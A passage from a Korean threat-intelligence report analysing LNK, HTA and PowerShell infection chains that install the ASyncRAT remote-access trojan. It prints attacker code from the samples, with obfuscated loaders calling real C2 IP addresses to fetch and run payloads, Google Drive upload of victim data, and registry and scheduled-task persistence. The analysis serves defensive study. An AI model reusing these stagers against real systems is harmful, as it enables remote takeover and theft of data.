$kic1='ws\\system'+'32\\wscr'+'ipt.exe //b //e'+':javascr'+'ipt C:\\Pr
ogra'+'mData\\83972.tmp" /f';
$qoc='dows\CurrentVersion\Ru'+'n" /v GUpdat'+'e2 /t REG_SZ /d "c:\\windo'+ $k
$tmp2='KCU\Software\Mi'+'crosoft\Win'+$qoc;
$untiy = 'r';
$tmp1='eg add "H';
```

[지속성을 위한 레지스트리 및 작업 스케줄러 등록]

공격자는 공격대상의 시스템을 장악하기위해 다양한 방식으로 추가 페이로드를 전파하는 전략을 사용한다. C2서버로부터 추가 페이로드 다운로드를 시도하는 방식은 3가지로 나뉘며, 자세한 내용은 아래와 같다.

첫번째 방식은 k.zip 파일을 다운로드하여 압축을 해제하고, 생성된 파일에 대해 지속성을 위한 작업 스케줄러 및 자동실행을 위한 레지스트리 등록 작업을 수행하는 방식이다.

```
$Usbbc=('206.206.127.152','7628','7032');
try{
  $r = $Usbbc[0];
  $p = $Usbbc[1];
  $tc = New-Object System.Net.Sockets.TcpClient($r, $p);
  $strm = $tc.GetStream();
  $q=New-Object System.IO.StreamReader($strm);
  $z = '';
  while ($strm.DataAvailable -or $q.Peek() -ne -1 ) {
    $t1=$q.ReadLine();
    $z += $t1;
  }
  if($z.Length -ne 0){
    $b=[Convert]::FromBase64String($z);
    $t='c:\\programdata\\k.zip';
    Set-Content -Path $t -V $b -Encoding Byte;
```

[C2 서버 접속 및 추가 악성 페이로드 다운로드]

두번째 방식은 20초마다 C2서버에 소켓통신으로 접속하여 공격자의 명령을 수신한 후 PowerShell 명령으로 수행하는 것이며, 명령 수신 시 tmps2.ps1 파일로 저장하여 실행한다.

```
while ($st2.DataAvailable -or $r2.Peek() -ne -1 ) {
  $t2=$r2.ReadLine();
  $c += $t2;
}
if($c.Length -ne 0){
  $TSbbcnv1 = "c:\programdata\tmps2.ps1";
  $c | Out-File $TSbbcnv1;
  powershell -ep bypass -f $TSbbcnv1;
  del $TSbbcnv1;
}
Sleep(20);
```

[C2 서버 접속 및 명령 수신 후 PowerShell 프로그램으로 실행]

세번째 방식은 앞서 다운로드했던 gs.zip 파일을 다운받아 압축해제한 파일 중 PowerShell 파일이 실행되면 시스템정보를 수집해서 Cloud Storage(Google Drive) 로 업로드하는 기능을 수행하는 방식이다. 시스템 정보는 "[문자열]_[시간정보]_Result_log.txt" 파일명으로 업로드하고, Cloud Storage로부터 공격자의 명령을 수신하게 된다. 수신한 명령은 tmps4.ps1 파일명으로 저장한 뒤 실행되는 구조이다.

```
if($mimeType -eq "text/plain")
{
    $downloadUrl = "https://drive.google.com/uc?export=download&id="+$id;
    $localFilePath = "c:\\programdata\\"+$n;
    try{
    $c = new-object System.Net.WebClient;
    $res=$c.DownloadString($downloadUrl);

    $delUrl = "https://www.googleapis.com/drive/v3/files/" + $id
    Invoke-RestMethod -Uri $delUrl -Method DELETE -Headers $dnHeader
$tmpz = "c:\\programdata\\tmps4.ps1";
$res | Out-File $tmpz;
```

[감염PC 정보 전송 및 공격자 명령 수신/실행]

공격자가 전송한 추가 명령은 난독화된 PowerShell 파일 형태로, Base64로 인코딩된 데이터가 거꾸로 배열되어있는 것을 볼 수 있다.


```
$ekot="9pQDJkgCN03ed52bpRHclNGeltFIoNGdhNWfgACIgoQDK0QfgACIgACIgAiCNsTK0hXZURWZk9
$vxy22=$ekot.ToCharArray();
[array]::Reverse($vxy22);
$ygo= -join($vxy22);
$cegi=$adi+$egi+$lqw+$ijk+$ygo;
$bytes = [Convert]::FromBase64String($cegi);
.("{2}{0}{3}{1}"-f'Variab','e','Set-','l') -Name ("{0}{1}"-f're','s') -Value (-jo
```

[난독화된 PowerShell Code]

해당 데이터 역시 복호화 과정을 거쳐 실행되면 공격자가 미리 준비해둔 C2 서버로 소켓통신을 하여 추가 페이로드를 다운로드하고, sm.ps1 파일명으로 저장한 후 실행하는 기능을 수행한다.

```
$unmcnex = "74.50.94.175"
$yutbbc = "9019"

while(1)
{
  $tcpConnection = New-Object System.Net.Sockets.TcpClient($unmcnex, $yutbbc)
  $tcpStream = $tcpConnection.GetStream()
  $reader = New-Object System.IO.StreamReader($tcpStream)
  $writer = New-Object System.IO.StreamWriter($tcpStream)
  $writer.AutoFlush = $true

  try {
      while(1)
      {
        $cmd = $reader.ReadLine()
        $fr = "-f ";
        if($cmd.StartsWith($fr))
        {
          $cmd = $cmd.TrimStart($fr);
          if($cmd.Length -ne 0)
          {
            $tmpz = "c:\programdata\sm.ps1"
            $cmd | Out-File $tmpz
```

[C2 서버 접속 후 공격자 명령 수신 및 실행]

sm.ps1 파일은 공격자가 실행할 명령이 담긴 텍스트 파일이며, 공격자가 현재 감염 대상에 대한 시스템 정보를 파악하고, 현재 공격 과정이 어느 단계인지 확인하기 위해 "**C:₩programdata**" 폴더의 내용을 확인하는 과정을 수행한다.

```
[공격자 명령들]
whoami
dir c:\programdata
```

[공격자가 수행했던 명령어]

이 과정은 while 반복문에 의해 무한 반복하게 되는데, 공격자는 공격 대상을 모니터링 하다가 특정 공격 대상에게 새로운 악성 페이로드를 내려주게 된다. 새로운 악성 페이로드는 기존에 존재했던 tmps4.ps1 파일을 덮어씌우고 실행하게 되는데, 난독화된 데이터를 복호화하여 실행할 경우 Cloud Storage (Google Drive)에 접속하여 추가 페이로드를 다운로드 받는다. 다운받은 데이터는 10번째 바이트를 0x1F로 수정한 후 압축 해제하고 C2서버 정보를 파라미터로 넣고 실행한다.


```
$length = $bytes.Length;
$bytes[10]=0x1f;
[byte[]]$exBytes = KKcmmiwca ($bytes[10..($length-1)]);
$length = $exBytes.Length;
${0m`P5}  =  [TYPe]("{5}{2}{0}{1}{4}{3}" -F'.a','ss','ECtIon','mblY','e','reF'

foreach ($type in $assembly.GetTypes()){
    foreach ($method in $type.GetMethods()){

        if (($method.Name.ToLower()).equals("start"))
        {
            ${Meth`od}."INv`OkE"(${NU`LL}, @(${i`P}, $nOncu));
        }
$ip = "206.206.127.152";
$nOncu = 6606;
if($args[0] -ne $null){ $ip = $args[0] }
if($args[1] -ne $null){ $nOncu = $args[1] }
Mocndis -URI "https://drive.google.com/uc?export=download&id=14qpC40MKzX4SYP-8J1q
```

[추가 악성 페이로드 바이너리 수정 및 압축 해제 후 실행]

최종적으로 실행되는 파일은 C#으로 제작된 ASyncRAT 원격제어 악성코드로 확인되며, C2 정보는 위 PowerShell 코드를 통해 실행될 때 파라미터로 전달받아 C2 서버로 접속하는 방식으로 동작한다. 해당 파일에는 **ded349e6-b1c5-4903-9ed5-348570cc25e5** GUID 값이 기록되어 있었으며, 해당 내용은 Type 2-2의 최종 페이로드와 같은 파일로 분석되었다.

- **GUID ?**

- C# 파일에서 GUID 값은 일반적으로 Visual Studio와 같은 개발 환경에서 프로젝트가 생성될 때 자동으로 생성되는 값을 의미
- 공격자가 수정하지 않는한 동일한 프로젝트 환경에서 컴파일되는 파일은 GUID가 모두 동일



[C#으로 작성된 ASyncRAT 악성코드]


Type 2-2 (ASyncRAT)

Type 2-2 유형으로 분류된 샘플들은 2025년 5월부터 2025년 6월까지 짧은 기간동안 탐지된 샘플이며, 총 6개의 샘플이 해당 유형으로 분류되었다. 이 유형의 샘플들도 미끼문서없이 악성기능을 수행하는 샘플들이 대부분이었으며, Type2-1과 매우 유사한 실행 흐름을 가지고 있다.

다만, Type 2-1에서는 LNK 파일 내 특정 Offset에서 데이터를 추출하여 PowerShell 파일을 드롭했다면, Type 2-2에서는 소켓통신을 통해 C2 서버로부터 PowerShell 파일을 다운받는 것으로 변경되었다.

Type 2-1	Type 2-2
	
LNK 파일 내 특정 Offset에서 데이터 추출 후 악성 PowerShell Code 실행	C2 서버 접속 및 악성 PowerShell Code 다운로드 후 실행

이는 C2 서버 주소가 바로 노출되는 단점은 있겠으나, 공격자가 추가 악성 페이로드를 선별해서 내려줄 수 있기 때문에 공격자가 자신의 공격 패턴을 분석당하지 않게 하는 장점도 있을 것으로 생각된다. Type 2-2의 전반적인 실행흐름은 아래와 같다.



[Type 2-2 : LNK 악성코드 실행 흐름]

소켓통신을 이용한 C2 서버 접근 시 '123' 문자열 + '랜덤문자열' 형태로 데이터를 전송하고, 공격자는 해당 데이터를 수신하여 검토한 후 추가 페이로드를 내려주는 형태로 통신이 이루어 진다. 앞에 붙은 '123' 문자열은 초기 감염 단계 통신을 의미하는 것으로 추정되며, 뒤에 붙은 '랜덤문자열'은 공격자가 내부적으로 공격 이력 관리를 위한 임의의 문자열인 것으로 추정된다.

추가 페이로드는 난독화된 PowerShell 파일이며, 복호화 시 아래 기능을 수행한다.

- 포트가 변경된(7788 포트) 기존 C2 서버에 접속하여 추가 페이로드(u.zip) 다운로드 및 압축 해제
- 지속성을 위한 작업 스케줄러 및 자동실행 레지스트리 등록
- 포트가 변경된(9558 포트) 기존 C2 서버에 접속하여 공격자 명령 수신 및 실행

```powershell
Remove-Item 'c:\\programdata\\x.ps1';
$cve="fhr6k";
$lpis=('74.50.68.253','7788','9558');
try{
  $t='c:\\prog'+'ramdata\\u.zip';
  $r = $lpis[0];
  $p = $lpis[1];
  $tc = New-Object System.Net.Sockets.TcpClient($r, $p);
  $strm = $tc.GetStream();
  $w=New-Object System.IO.StreamWriter($strm);
  $w.AutoFlush = $true;
```

```powershell
if($z.Length -ne 0){
 $b=[Convert]::FromBase64String($z);
 .("Se"+"t-Con"+"tent") -Path $t -V $b -Encoding Byte;
 Expand-Archive -Path $t -D 'C:\\Programdata';
 del $t;
 $sbv='ipt.exe //b //e';
 $kic1='ws\\system'+'32\\wscr'+$sbv+';javascr'+"ipt C:\\Progra"+'mData\\H3628.
 $sq2='n" /v PUpdat';
 $qoc='dows\CurrentVersion\Ru'+$sq2+'e /t REG_SZ /d "c:\\windo'+ $kic1;
 $tmp2='KCU\Software\Mi'+"crosoft\Win"+$qoc;
 $untiy = 'r';
 $tmp1='eg add "H';
 $tmp3=$tmp1+$tmp2;
 $trn1=$untiy+$tmp3;
 cmd /c $trn1;
```

[악성 PowerShell Code]

첫번째 추가 악성 페이로드인 u.zip 파일 압축 해제 시 4개의 파일이 드롭되며, 각 파일은 아래 표와 같은 기능을 수행한다. 드롭된 4개의 파일중 29187.tmp와 H3682.js 파일은 각각 eU4982.tmp, rr7.tmp 파일을 실행하는 역할만 수행하므로 해당 파일에 대한 분석 내용은 제외한다.

파일명	주요 기능
29187.tmp	난독화된 JavaScript 파일, eU4982.tmp 파일을 PowerShell로 실행
eU4982.tmp	난독화된 PowerShell 파일, C2 서버 통신 및 usn.ps1 파일 다운로드
H3682.js	난독화된 JavaScript 파일, rr7.tmp 파일을 PowerShell로 실행
rr7.tmp	난독화된 PowerShell 파일, C2 서버 통신 및 공격자 명령 수신/실행

eU4982.tmp 파일은 난독화된 PowerShell 파일이며, 복호화 시 소켓 통신을 이용하여 C2 서버로부터 usn.ps1 파일을 다운받아 실행하는 기능을 수행한다.

```powershell
$sen="nrs4hh";
$ijef8h = "74.50.68.253";
$vwf3f = "6558";
$q2egmc = New-Object System.Net.Sockets.TcpClient($ijef8h, $vwf3f);
$dfef234g = $q2egmc.GetStream();
$thr5ef = New-Object System.IO.StreamReader($dfef234g);
$rhe4heh = $thr5ef.ReadLine();
$pwo9df = "c:\programdata\usn.ps1";
$rhe4heh | Out-File $pwo9df;
. $pwo9df;
$sev = "d"+"el $pwo9df";
.("{2}{0}{1}{4}{3}"-f'k','e-Ex','Invo','ression','p') ${s`eV};
$dt="ddghr5h";
```

[C2 서버 접속 후 추가 악성 페이로드(usn.ps1) 수신 및 실행]

usn.ps1 파일은 난독화된 PowerShell 파일이며, 복호화 시 C#으로 제작된 ASync RAT으로 추정되는 원격제어 악성코드가 실행된다. 해당 악성코드는 C2 서버와 통신 시 메시지를 압축하여 트래픽 분석을 방지하는 기술이 적용되어있다. 통신 메시지 분석을 위해서는 압축된 트래픽을 분석하고 압축 해제할 수 있는 별도의 과정이 필요하다. 해당 내용은 챕터 6에서 다룰 예정이다.

```
static [void]Init_TcpClient([int]$n_port, [string]$str_serverip) {
    [test_TcpClient]::port = $n_port
    [test_TcpClient]::serverIp = $str_serverip
    [test_TcpClient]::client = New-Object TcpClient

    try {
        [test_TcpClient]::port = $n_port
        [test_TcpClient]::serverIp = $str_serverip
        [test_TcpClient]::client = New-Object TcpClient
        $sip = [test_TcpClient]::serverIp;
        $p = [test_TcpClient]::port;
        [test_TcpClient]::client.Connect([IPAddress]::Parse($sip), $p)
        if ([test_TcpClient]::client.Connected) {
            [test_TcpClient]::b_connected = $true
            [test_TcpClient]::n_datasize = 4
            [test_TcpClient]::Buffer = New-Object byte[] ([test_TcpClient]::n_datasize)
            [test_TcpClient]::n_index = 0
            [test_TcpClient]::stream = ([test_TcpClient]::client).GetStream()

            $ReadStream = {
```

[복호화된 ASyncRAT C# Code]

다음은 rr7.tmp 파일에 대한 내용으로, 난독화된 PowerShell 실행 시 중복실행 방지를 위해 Mutex를 설정하고 소켓 통신을 이용하여 C2 서버에 연결한다. 그리고 C2 서버로부터 추가 페이로드를 수신하여 tmps2.ps1 파일에 저장 및 실행하고, 실행 직후에 바로 해당 파일을 삭제하게 된다.

```
$spfoj = "9558";
$pwocle9 = "74.50.68.253";
function Peovi89g4{
  param([parameter(Mandatory = $true)][string] $sefncevID)
  try{
    $Musnciuhwefx = New-Object System.Threading.Mutex -ArgumentList 'fal
    if (-not $Musnciuhwefx.WaitOne(2000)){ Exit; }
    return $Musnciuhwefx;
  } catch [System.Threading.AbandonedMutexException] {
    $Musnciuhwefx = New-Object System.Threading.Mutex -ArgumentList 'fal
  }
}
$Musnciuhwefx = Peovi89g4 -sefncevID 'Vndu677';
while($true){
  $zojj3882 = New-Object System.Net.Sockets.TcpClient($pwocle9, $spfoj);
  $Mdopwpp = $zojj3882.GetStream();
  $reader = New-Object System.IO.StreamReader($Mdopwpp);
  $w8801m = New-Object System.IO.Streamw8801m($Mdopwpp);
  $w8801m.AutoFlush = $true;
  $smofn8649 = $reader.ReadLine();
  if($smofn8649.Length -ne 0) {
    $mspomf = "c:\prog"+"ramdata\tmps2.p"+"s1";
```


[C2 서버 접속 후 추가 악성 페이로드(tmps2.ps1) 수신 및 실행]

tmps2.ps1 파일은 난독화된 PowerShell 코드이며, 실행 시 소켓 통신을 통해 다른 C2 서버로부터 추가 페이로드(k.zip) 파일을 다운받고 압축 해제 후 ii.bat 파일을 실행하게 된다. 추가 페이로드 요청 시 감염PC에서 공격자의 C2서버로 '123qwe234wer' 라는 문자열을 전송한 후 k.zip 파일 데이터를 수신하는데, 감염PC에서 해당 문자열을 먼저 송신하는 이유는 공격자가 추가 페이로드를 어떤 감염 대상이 받아가는지 모니터링하기 위한 로그일 것으로 추정된다.

```
$r='213.145.86.223';
$p='9005';
$c=New-Object System.Net.Sockets.TcpClient($r, $p);
$s=$c.GetStream();
$r=New-Object System.IO.StreamReader($s);
$w=New-Object System.IO.StreamWriter($s);

$w.AutoFlush=$true;
$kl='123qwe234wer';
$w.WriteLine($kl);
$z=$r.ReadLine();
$b=[Convert]::FromBase64String($z);
$t='c:\programdata\k.zip';
Set-Content -Path $t -V $b -Encoding Byte;
Expand-Archive -Force -Path $t -D C:\Programdata\;
del $t;
$b="c:\programdata\ii.bat";
cmd /c $b;
del $b;
```

[C2 서버 접속 후 추가 악성 페이로드(k.zip) 수신 및 실행]

추가 페이로드(k.zip) 압축 해제 시 ii.bat 배치파일과 2개의 폴더가 생성되고, 각 폴더에는 3개의 파일이 존재한다. ii.bat 파일의 역할은 각 폴더에 존재하는 난독화된 DAT(VBScript) 파일들을 지속적으로 실행하기 위한 작업 스케줄러 등록을 수행한다.



[k.zip 파일 내부 구조]

```
cmd /c schtasks /create /sc minute /mo 10
  /tn UpdateSystemInfo[2138-9273-1753]
  /tr "wscript //e:vbscript //b C:\\ProgramData\\Template2132\\58371.dat" /f

cmd /c schtasks /create /sc minute /mo 10
/tn UpdateSystemInfo[21648-39273-09184]
/tr "wscript //e:vbscript //b C:\\ProgramData\\Template2169\\38913.dat" /f
```

[지속성을 위한 작업 스케줄러 등록]

Template2132 폴더의 58371.dat 파일은 난독화된 VBScript 파일이며, 난독화 해제된 코드는 같은 디렉토리에 존재하는 Tmp2136.ps1 파일을 실행하는 역할을 수행한다.

```
vse = "dfff345556":
On Error Resume Next:
dfseg = "sefffffff3wfgergretgergdrgdrg":
ersdg = "pow"+"ers"+"hell -ep bypa"+"ss -f C:
\\Progr"+"amData\\Template2132\\Tmp2136.ps1":
Set sh = WScript.CreateObject("WSc"+"ript.Sh"+"ell"):
sh.Run ersdg, 0, false:
jejut= "09j39h4oehrt98w9e8h4ti9oidjr9gje4":
```


[복호화된 58371.dat (VBScript) Code]

Tmp2136.ps1 파일은 중복 실행 방지를 위해 뮤텍스를 설정하고 지속성을 위한 작업 스케줄러 등록 역할을 수행한다. 그리고 같은 디렉토리에 존재하는 82745.tmp 파일을 GZIP 압축 해제한 후 C2 서버/포트 정보를 파라미터로 넣고 메모리에 로드하는 기능을 수행한다.

```
$PowerShell.AddScript($end).AddArgument($MyInvocation.MyCommand.Path) | Out-Null

$JobObj = New-Object -TypeName PSObject -Property @{
  Runspace = $PowerShell.BeginInvoke()
  PowerShell = $PowerShell
}
$ip = "213.145.86.223";
$port = 6606;
if($args[0] -ne $null)
{
    $ip = $args[0]
}
if($args[1] -ne $null)
{
    $port = $args[1]
}
```

[GZIP 압축 해제 및 메모리 로드 후 실행 Code]

82745.tmp 파일은 GZIP으로 압축된 파일이며, 압축 해제 시 PE 파일이 생성되는 것을 볼 수 있다. 해당 파일은 C#으로 제작된 ASyncRAT 이며, GUID 값을 확인했을때 **ded349e6-b1c5-4903-9ed5-348570cc25e5** 값을 가지고 있었다. 해당 GUID 값은 Type 2-1의 최종 페이로드였던 ASyncRAT 악성파일과 동일한 파일이며, 공격자는 최종 페이로드를 전달하기까지 많은 코드 수정과 공격전술 및 인프라의 변화를 주지만 최종 페이로드는 안정적이고 익숙한 악성코드를 사용하는 전략을 취하는 것으로 판단된다.



[GZIP 압축 해제 시 생성되는 PE 악성코드 (ASyncRAT)]

또다른 폴더인 Template2169의 파일들도 중복실행 방지를 위한 Mutex 정보, C2 서버 IP/포트 정보만 다르고, 최종 페이로드는 ASyncRAT 악성코드를 유포하는 것으로 확인됐다.


3. Type 3 - HTA

Type 3 유형은 LNK 파일 유형이지만 추가 페이로드로 HTA 파일을 다운받아 실행하는 형태이다. 헌팅된 샘플 수는 적은 편이나, 짧은 기간동안 공격 패턴을 변경하여 최종 페이로드까지 전달한 케이스가 존재한다. 해당 유형의 샘플은 2025년 3월부터 5월 사이에 총 3개가 헌팅되었으며, 관련 파일 정보는 아래와 같다.

탐지 날짜	유형	파일명
2025.03.17.	Type 3-1	납부고지서.lnk
2025.03.25.	Type 3-1	성범죄자 신상정보 고지.lnk
2025.05.29.	Type 3-2	국세고지서.lnk

Type 3-1

해당 유형은 LNK 파일 실행 시 C2 서버에서 HTA 파일을 다운받아 실행시키며, HTA 파일 내부에 존재하는 난독화된 VBScript 파일이 실행되면서 미끼문서와 추가 악성파일을 드롭하여 실행하게 된다. 전체적인 실행 흐름은 아래 그래프와 같다.




[Type 3-1 : LNK 악성코드 실행 흐름]

해당 유형의 샘플은 C2 서버로 CDN 서비스를 이용하기 때문에 도메인 등으로 차단하기 어려운 면이 존재한다. HTA 파일을 다운로드하여 실행하면 내부에 존재하는 난독화된 VBScript가 실행되며, HTA 파일 하단에 존재하는 Base64로 인코딩된 데이터를 디코딩하여 파일로 드롭한다.

```
<script language="VBScript">
Dim ss
ss = chr(-65756+CLng("&H10133"))
ss = ss & chr(3966404/CLng("&Hbaac"))
ss = ss & chr(-78436+CLng("&H132c7"))
ss = ss & chr(-81527+CLng("&H13ee9"))
ss = ss & chr(10030755/CLng("&H1752b"))
ss = ss & chr(CLng("&He736")-59078)
ss = ss & chr(7193392/CLng("&Hf23c"))
ss = ss & chr(1046270/CLng("&H58d9"))
ss = ss & chr(CLng("&H151f2")-86399)
ss = ss & chr(CLng("&Hd1b5")-53581)
ss = ss & chr(CLng("&H10f4d")-69352)
```

```
oShell.Run ss, 0, False
self.close
</script>

JVBERi0xLjQKJeLjz9MNCjEgMCBvYmoKPDwgCi9DcmVhdG9yIChDYW5
0/IKW39oCf3jp1G3gu2n2321+I2dvXO9beq+e/Ubmu/LxGLZ7TIytjo
hMZAh0WpS2Yr7jwdjivauPzElRHNb9CGWJHbuP3SNiYDZyv28wu/nL9
aYO++GSqs6HDg21WouYP5PCAZJDMQwYXOXCO/SINyFEOHanxSGqopvo
/sAQCw7TRjj0tQ5TUU7Sv6I/n2+61HVHjgWbJ/jM4pih17YOubKtdGf
s4goRR1VhMvR3O0CV12nOlHbYvaEcOPz8gEZ/ZsRj8f2CODsvUn4WHi
FSHW6/te+aaKujm2i7+Imb531m8HS+u9e8ObO7V3pZjCe7LYZanKkDW
W1HzRsMvyCFy3Bwmn1enIrFOy88TR1huE5Kj79xGSipTLjQ/OOecYOd
2/ibjTYLRErq+copNv5TbEdfJth1xpTtOhpCZ4u6bmDz7O7Zoxkxl/a
```

[(좌) 난독화된 VBScript Code / (우) 복호화된 VBScript Code가 참조하는 데이터]



[HTA 파일 내 문자열 검색 및 파일 저장]

드롭된 파일은 미끼문서, 악성파일이 포함된 압축파일이며, VBScript에 의해 압축해제된다. 압축 해제 시 1.ps1, 1.vbs, 2.log, 1.log 총 4개의 파일이 생성되며, 1.ps1 파일이 가장 먼저 실행된다.

1.ps1 파일은 파라미터로 입력받은 파일을 읽고 Base64로 디코딩하여 Invoke-Express 명령으로 실행하는 기능을 수행하며, 1.ps1 파일이 실행될 때 파라미터로 '1.log'를 입력받는다.

```
param ([string]$FileName)
$content = Get-Content $FileName -Raw
$plain = [System.Text.Encoding]::UTF8.GetString(
  [System.Convert]::FromBase64String($content)
)
iex $plain
```

[저장된 파일 데이터 Base64 디코딩 및 실행]

1.log 파일을 Base64 디코딩하여 실행하면 아래와 같은 기능을 수행한다.

주요 기능	내용

